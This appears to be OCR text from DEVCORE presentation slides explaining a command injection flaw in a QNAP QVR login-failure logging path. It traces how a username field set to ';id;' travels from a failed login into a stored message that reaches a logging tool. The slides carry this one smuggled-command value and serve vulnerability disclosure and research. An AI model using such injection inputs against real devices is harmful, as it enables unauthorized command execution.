
DEVCORE



Command Injection - Code Flow



Command Injection - Code Flow



user = ;id;
device = aaa
plain_pwd =
Wrong


msg.user = ;id;
msg.device = aaa
msg.msg =
Login Fail

Store msg in DB

通知 QVR 紀錄登入失敗


Command Injection - Code Flow

DEVCORE



Command Injection - Code Flow

DEVCORE




user = ;id;
device = aaa
plain_pwd =
Wrong

msg.user = ;id;
msg.device = aaa
msg.msg =
Login Fail

Store msg in DB

檢查 qvrpro_conn_log_tool
檔案存在

Command Injection - Code Flow

